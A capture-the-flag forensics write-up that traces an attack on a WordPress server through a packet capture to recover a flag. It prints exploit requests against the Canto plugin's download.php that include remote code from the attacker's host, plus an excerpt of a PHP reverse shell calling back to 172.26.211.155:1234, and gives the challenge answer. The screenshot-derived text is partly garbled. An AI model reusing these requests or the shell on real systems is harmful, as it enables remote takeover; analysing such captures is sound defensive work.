

[Medium]

WordPress - 4

Same file from WordPress - 1

Q1. What is the name of the function that the attacker tested the exploit with, and what is the name/version of the attacker's server?

Q2. What is the username that was logged on during the attack, including the domain?

Q3. The attacker attempted to upload a reverse shell. Mention the IP and port. What command posed an obstacle during the process of the

Flag Format 0xL4ugh{A1_A2_A3}


Example: 0xL4ugh{functionName()_serverName/version_domain\username_IP:PORT_command}

Remember earlier, from 3, that RCE were sent by 192.168.204.1 and used 172.26.211.155 as the C2?

Solution:

Let's use them for filtering ((ip.src == 192.168.204.1) || (ip.dst == 192.168.204.1) || (ip.src == 172.26.211.155) || (ip.dst ==

172.26.211.155)) && http



For Q2, let's take a look at the result from the packet that invoked whoami

There we go! Q1 answer: phpinfo()_SimpleHTTP/0.6

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dit <u>V</u>iew <u>G</u>o <u>C</u>apture <u>A</u>nalyze <u>S</u>tatistics Telephony <u>W</u>ireless <u>T</u>ools <u>H</u>el
 (ip.src == 192.168.204.1) || (ip.dst == 192.168.204.1) || (ip.src == 172.26.211.155) || (ip.dst == 172.26.211.155)) && http
         136864 532.064505
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136 GET /wp-admin/admin.php HTTP/1.1
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          145191 822.723084
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         209453 1226.203571
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136 GET /wp-admin/admin.php HTTP/1.1
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[Status Code Description: OK]
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Date: Wed, 17 Jan 2024 21:49:54 GMT\r\n
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0140 61 72 32 32 5c 61 64 6d 69 6e 69 73 74 72 61 74
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55 6e 63 61 75 67 68 74 20 45 72 72 6f 72 3a 20 Uncaught Error:
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[Content length: 348]
Keep-Alive: timeout=5, max=100\r\n
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            Content-Type: text/html; charset-UTF-8\r\n
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23 30 20 7b 6d 61 69 6e 7d 0a 20 20 74 68 72 6f #0 \{\text{main}\}. \text{ through the control of th
             [Request URI: http://192.168.204.128/wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000&cmd=whoami]
        Line-based text data: text/html (6 lines)
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64 2e 70 68 70 3c 2f 62 3e 20 6f 6e 20 6c 69 6e d.php</b>
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65>76 64 65 73 5c 6c 69 62 5c 64 6f 77 6e 6c 6f 61 udes\lib \download
             thrown in <b>C:\xampp\htdocs\wordpress\wp-content\plugins\canto\includes\lib\download.php</b> on line <b>7</b><br/>>ch />\n
```

Q2 answer: desktop-2r3ar22\administrator

<?php

Finally, for Q3, the retrieval of the reverse shell happened after invoking the whomai command. Since we saw earlier that if wp_abspath is the only parameter, it retrieved the payload from the C2.

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(ip.src == 192.168.204.1) || (ip.dst == 192.168.204.1) || (ip.src == 172.26.211.155) || (ip.dst == 172.26.211.155)) && http
     136864 532.064505
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136 GET /wp-admin/admin.php HTTP/1.1
     145191 822.723084
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    207199 1214.845555
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     236919 1353.185192
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  Frame 145200: 593 bytes on wire (4744 bits), 593 bytes captured (4744 bits) on interface \Device\NPF_{8EBE20A8-82DE-46D2-A5C0-2DF9675A1488}, id 0 Ethernet II, Src: VMware_fa:02:68 (00:50:56:fa:02:68), Dst: VMware_fc:b7:5a (00:0c:29:fc:b7:5a)

Internet Protocol Version 4, Src: 172.26.211.155, Dst: 192.168.204.128

Transmission Control Protocol, Src Port: 8000, Dst Port: 53596, Seq: 3124, Ack: 83, Len: 539

[4 Reassembled TCP Segments (3662 bytes): #145197(203), #145198(1460), #145200(539)]
                                                                                                                                                                                                                0000 00 0c 29 fc b7 5a 00 50 56 fa 02 68 08 00 45 00 ...) Z.P V. h. E.
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H · pr nc
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      | [Expert Info (Chat/Sequence): HTTP/1.0 200 OK\r\n]
Response Version: HTTP/1.0
         [Status Code Description: OK]
         Response Phrase: OK
     Server: SimpleHTTP/0.6 Python/3.10.12\r\n
Date: Wed, 17 Jan 2024 21:53:35 GMT\r\n
      Content-type: application/octet-stream\r\n
     Content-Length: 3459\r\n
[Content length: 3459]
Last-Modified: Wed, 17 Jan 2024 21:50:36 GMT\r\n
      [HTTP response 1/1]
[Time since request: 0.004678000 seconds]
      [Request URI: http://172.26.211.155:8000/wp-admin/admin.php]
      File Data: 3459 bytes
   Data (3459 bytes)
      Data [truncated]: 3c3f7068708a8a8a7365745f74696d655f6c696d6974202830293b8a2456455253494f4e203d2022312e30223b8a246970203d20273137322e32362e3231312e313535273b20202f2f2043
                                                                                                                                                                                                            Frame (593 bytes) Reassembled TCP (3662 bytes)
```

```
set_time_limit (0);
   $VERSION = "1.0";
   $ip = '172.26.211.155'; // CHANGE THIS
   port = 1234;
                            // CHANGE THIS
   $chunk_size = 1400;
   $write_a = null;
   $error_a = null;
   $shell = 'uname -a; w; id; /bin/sh -i';
   $daemon = 0;
   $debug = 0;
   -snip-
The original reverse shell script for this one can be found at <a href="https://github.com/xdayeh/Php-Reverse-Shell/blob/master/PHP-Reverse-Shell.php">https://github.com/xdayeh/Php-Reverse-Shell/blob/master/PHP-Reverse-Shell.php</a>
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(ip.src == 192.168.204.1) || (ip.dst == 192.168.204.1) || (ip.src == 172.26.211.155) || (ip.dst == 172.26.211.155)) && http
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                                                                                                                     172.26.211.155
192.168.204.128
                                                                          192.168.204.128
                                                                                                                      192.168.204.1
                                                                                                                                                                                                                                                657 HTTP/1.1 200 OK (text/html)
                                                                                                                                                                                                                                               768 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000&cmd=ls HTTP/1.1 136 GET /wp-admin/admin.php HTTP/1.1
                                                                                                                                                            192.168.204.128.80
         236907 1353.039574
                                                                         192.168.204.1
                                                                                                                      192.168.204.128
                                                                                                                      172.26.211.155
         236911 1353.053056
                                                                         192.168.204.128
                                                                                                                                                            172.26.211.155:8000,8. HTTP
          236914 1353.057371
                                                                                                                                                            54458
                                                                                                                                                                                                                                                  84 HTTP/1.0 200 OK
         236919 1353.185192
                                                                         192.168.204.128
                                                                                                                     192.168.204.1
                                                                                                                                                                                                                                               626 HTTP/1.1 200 OK (text/html)
           X-Powered-By: PHP/8.2.12\r\n
                                                                                                                                                                                                                                                                                                                                                                            38 0d 0a 0d 0a 3c 62 72 20 2f 3e 0a 3c 62 3e 57 8····cbr /> cb>W 61 72 6e 69 6e 67 3c 2f 62 3e 3a 20 20 55 6e 64 arningc/ b>: Und 65 66 69 6e 65 64 20 76 61 72 69 61 62 6c 65 20 efined v ariable

    Content-Length: 869\r\n
[Content length: 869]
    Keep-Alive: timeout=5, max=100\r\n

                                                                                                                                                                                                                                                                                                                                                                           66 66 69 6e 65 64 20 76 61 72 69 61 62 6c 65 20 etined v ariable
24 64 61 65 6d 6f 6e 20 69 6e 20 3c 62 3e 68 74 $daemon in tp://172 .26.211.
31 35 35 3a 38 30 30 30 2f 77 70 2d 61 64 6d 69 155:8000 /wp-admi
6e 2f 61 64 6d 69 6e 2e 70 68 70 3c 2f 62 3e 20 n/admin. php</br>
66 20 6c 69 6e 65 20 3c 62 3e 31 34 31 3c 2f on line <br/>
62 3e 3c 62 72 20 2f 3e 0a 57 41 52 4e 49 4e 47 b><br/>
63 20 46 61 69 6c 65 64 20 74 6f 20 64 61 65 6d : Failed to daem
            Connection: Keep-Alive\r\n
            Content-Type: text/html; charset=UTF-8\r\n
            [HTTP response 1/1]
[Time since request: 3.223320000 seconds]
              [Request URI: http://192.168.204.128/wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath-http://172.26.211.155:8000]
                                                                                                                                                                                                                                                                                                                                                                             6f 6e 69 73 65 2e 20 20 54 68 69 73 20 69 73 20 onise. This is 71 75 69 74 65 20 63 6f 6d 6d 6f 6e 20 61 6e 64 quite co mmon and
            File Data: 869 bytes
                                                                                                                                                                                                                                                                                                                                                                             <br />\n
<br/><b>Warning</b>: Undefined variable $daemon in <b>http://172.26.211.155:8000/wp-admin/admin.php</b> on line <b>141</b><br />\n
             WARNING: Failed to daemonise. This is quite common and not fatal.\n
                                                                                                                                                                                                                                                                                                                                                                             72 69 61 62 6c 65 20 24 64 61 65 6d 6f 6e 20 69 riable $ daemon i
                                                                                                                                                                                                                                                                                                                                                                            6e 20 3c 62 3e 68 74 74 70 3a 2f 2f 31 37 32 2e n <br/>32 36 2e 32 31 31 2e 31 35 35 3a 38 30 30 30 2f 26.211.1 55:8000/<br/>77 70 2d 61 64 6d 69 6e 2f 61 64 6d 69 6e 2e 70 wp-admin.p<br/>68 70 3c 2f 62 3e 20 6f 6e 20 6c 69 6e 65 20 3c hp</br>
              <b>Warning</b>: Undefined variable $daemon in <b>http://172.26.211.155:8000/wp-admin/admin.php</b> on line <b>141</b><br/>b</b><br/>>or line <b>141</b><br/>>b</br/>>or line <b/><b/>b> 141</b><br/>>b</br/>>b</br/>
In the fine of 
             Successfully opened reverse shell to 172.26.211.155:1234\n
           <b>Warning</b>: Undefined variable $daemon in <b>http://172.26.211.155:8000/wp-admin/admin.php</b> on line <b>141</b><br/>br />\n ERROR: Shell process terminated\n
                                                                                                                                                                                                                                                                                                                                                                             62 3e 31 34 31 3c 2f 62 3e 3c 62 72 20 2f 3e 0a b>141</b ><br/>
             <br/>

                                                                                                                                                                                                                                                                                                                                                                             31 35 35 3a 31 32 33 34 0a 3c 62 72 20 2f 3e 0a 155:1234 (br />
            Stack trace:\n
                                                                                                                                                                                                                                                                                                                                                                            thrown in <b>C:\xampp\htdocs\wordpress\wp-content\plugins\canto\includes\lib\download.php</b> on line <b>7</b><br/>>br />\n
  Bytes 640-696: Text item (text)
Now we have the IP:PORT! 172.26.211.155:1234
```

Now, what does the author mean about the command?

So maybe one or all of these failed? I decided to double-check the victim's phpinfo() from earlier

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

The reverse shell script has the following \$shell = 'uname -a; w; id; /bin/sh -i';

```
((ip.src == 192.168.204.1) || (ip.dst == 192.168.204.1) || (ip.src == 172.26.211.155) || (ip.dst == 172.26.211.155)) && thtp
                                                                                 192.168.204.128
                                                                                                            192.168.204.128,80
                                                                                                                                              HTTP
                                                                                                                                                                         698 GET /wordpress/wp-content/plugins/canto/ HTTP/1.1
     136866 532.300473
137040 539.284195
                                                  192.168.204.128
192.168.204.1
                                                                                                             16273
192.168.204.128,80
                                                                                                                                                                        307 HTTP/1.1 200 OK
761 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000 HTTP/1.1
                                                                                 192.168.204.1
                                                                                                                                              HTTP
                                                                                 192.168.284.128
                                                                                                                                                                         136 GET /wp-admin/admin.php HTTP/1.1
74 HTTP/1.0 200 OK
                                                  192.168.204.128
172.26.211.155
                                                                                                             172.26.211.155:8000,8... HTTP
     137047 539.359454
                                                                                 192.168.204.128 53041
                                                                                                                                                                        383 HTTP/1.1 200 OK (text/html)
772 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000&cmd=whoami HTTP/1.1
136 GET /wp-admin/admin.php HTTP/1.1
                                                  192.168.204.12
192.168.204.1
                                                                                 192.168.204.1
192.168.204.128
                                                                                                             192,168,204,128,80 HTTP
      138545 601.848801
                                                                                                              172.26.211.155:8000,8.. HTTP
                                                   192.168.204.128
                                                  172.26.211.155
192.168.204.128
                                                                                 192.168.204.128
192.168.204.1
                                                                                                                                                                        84 HTTP/1.0 200 OK
657 HTTP/1.1 200 OK (text/html)
     138552 601.858192
                                                                                                             53181
     138648 605.165676
                                                  192.168.204.1
192.168.204.128
                                                                                                             192.168.204.128,80 HTTP
172.26.211.155:8000,8... HTTP
                                                                                                                                                                        761 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000 HTTP/1.1
136 GET /wp-admin/admin.php HTTP/1.1
      145191 822.723084
                                                                                 192.168.284.128
      145195 822.727228
                                                                                 172.26.211.155
      145200 822.731906
                                                   172.26.211.155
                                                                                  192.168.204.128
                                                                                                             53596
                                                                                                                                                                         593 HTTP/1.0 200 OK
     145276 825.946404
                                                  192.168.204.128
                                                                                 192,168,284,1
                                                                                                             16323
                                                                                                                                                                       1178 HTTP/1.1 200 OK (text/html)
                                                                                                                                                                        787 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000 HTTP/1.1
136 GET /wp-admin/admin.php HTTP/1.1
522 HTTP/1.0 200 OK
                                                  192.168.204.128
172.26.211.155
      207204 1214.860145
                                                                                 172.26.211.155
                                                                                                             172.26.211.155:8000,8.. HTTP
     207210 1214.864749
                                                                                 192.168.204.128
                                                  192.168.204.128
192.168.204.1
                                                                                 192.168.204.1
192.168.204.128
                                                                                                             17057
192.168.204.128,80
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787 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_mbspath=http://172.26.211.155:8000 HTTP/1.1
      207218 1214.872766
                                                                                                                                              HTTP
      209442 1226,192500
     209447 1226.196476
209453 1226.203571
                                                  192.168.204.128
172.26.211.155
                                                                                                             172.26.211.155:8000,8... HTTP
54436 HTTP
                                                                                                                                                                        136 GET /wp-admin/admin.php HTTP/1.1
593 HTTP/1.0 200 OK
                                                                                  172.26.211.155
                                                                                 192.168.204.128
                                                                                                                                                                       1178 HTTP/1.1 200 OK (text/html)
                                                                                                                                                                        772 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:80008cmd=whoami HTTP/1.1 136 GET /wp-admin/admin.php HTTP/1.1
                                                                                                             192.168.204.128,80 HTTP
     235875 1347.618435
                                                   192,168,204,1
                                                                                  192.168.284.128
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                                                                                  172.26.211.155
                                                                                                             172.26.211.155:8000,8.. HTTP
                                                  172.26.211.155
192.168.204.128
                                                                                                                                                                        84 HTTP/1.0 200 OK
657 HTTP/1.1 200 OK (text/html)
     235885 1347,621660
                                                                                 192.168.204.128
                                                                                                             54457
     235935 1347.764043
                                                                                 192.168.204.1
                                                                                                             17205
     236907 1353.039574
236911 1353.053056
                                                  192.168.204.1
192.168.204.128
                                                                                                             192.168.204.128,80 HTTP
172.26.211.155:8000,8... HTTP
                                                                                                                                                                        768 GET /wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000&cmd=ls HTTP/1.1
136 GET /wp-admin/admin.php HTTP/1.1
                                                                                  192.168.204.128
                                                                                 172.26.211.155
                                                   192.168.204.128
                                                                                 192.168.204.1
                                                                                                                                                                         626 HTTP/1.1 200 OK (text/html)
        [truncated]<a href="http://www.php.net/"><ing border="0" src="data:image/png;base64,iVBORw0K6goAAAANSUhEUgAAAHkAAABACAYAAAA+j9gsAAAAGXRFWHRTb2Z0d2FyZQ8BZ69iZSBJbWFnZ" 00001d00 74 61 62 6c 65 3e 0m 3c 74 72 3e 3c 74 64 20 63
                                                                                                                                                                                                                                                                                                                                               table> <td
       System Windows NT DESKTOP-2R3AR22 10.0 build 17763 (Windows 10) AMD64 AMD64 Build Date Oct 24 2023 21:10:40 Add>Build System Microsoft Windows Server 2019 Datacenter [10.0.17763] 
       Compiler Visual C++ 2019 \nArchitecture x64 \n
                                                                                                                                                                                                                                                                       3e 3c 74 64 20 63 6c 61 73 73 3d 22 65 22 3e 42 >B
        [truncated]Configure Command ctd>/td>ctp>Server API Apache 2.0 Handler /td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td>/td><t
                                                                                                                                                                                                                                                                       75 69 6c 64 20 44 61 74 65 20 3c 2f 74 64 3e 3c uild Dat e 

        74 64 20 63 6c 61 73 73 3d 22 76 22 3e 4f 63 74 td class ="v">>0ct

        Virtual Directory Support class="v">enabled
```

This runs on Windows! So it will immediately fail from the first command, which is uname .

Thefore, the flag is 0xL4ugh{phpinfo()_SimpleHTTP/0.6_desktop-2r3ar22\administrator_172.26.211.155:1234_uname}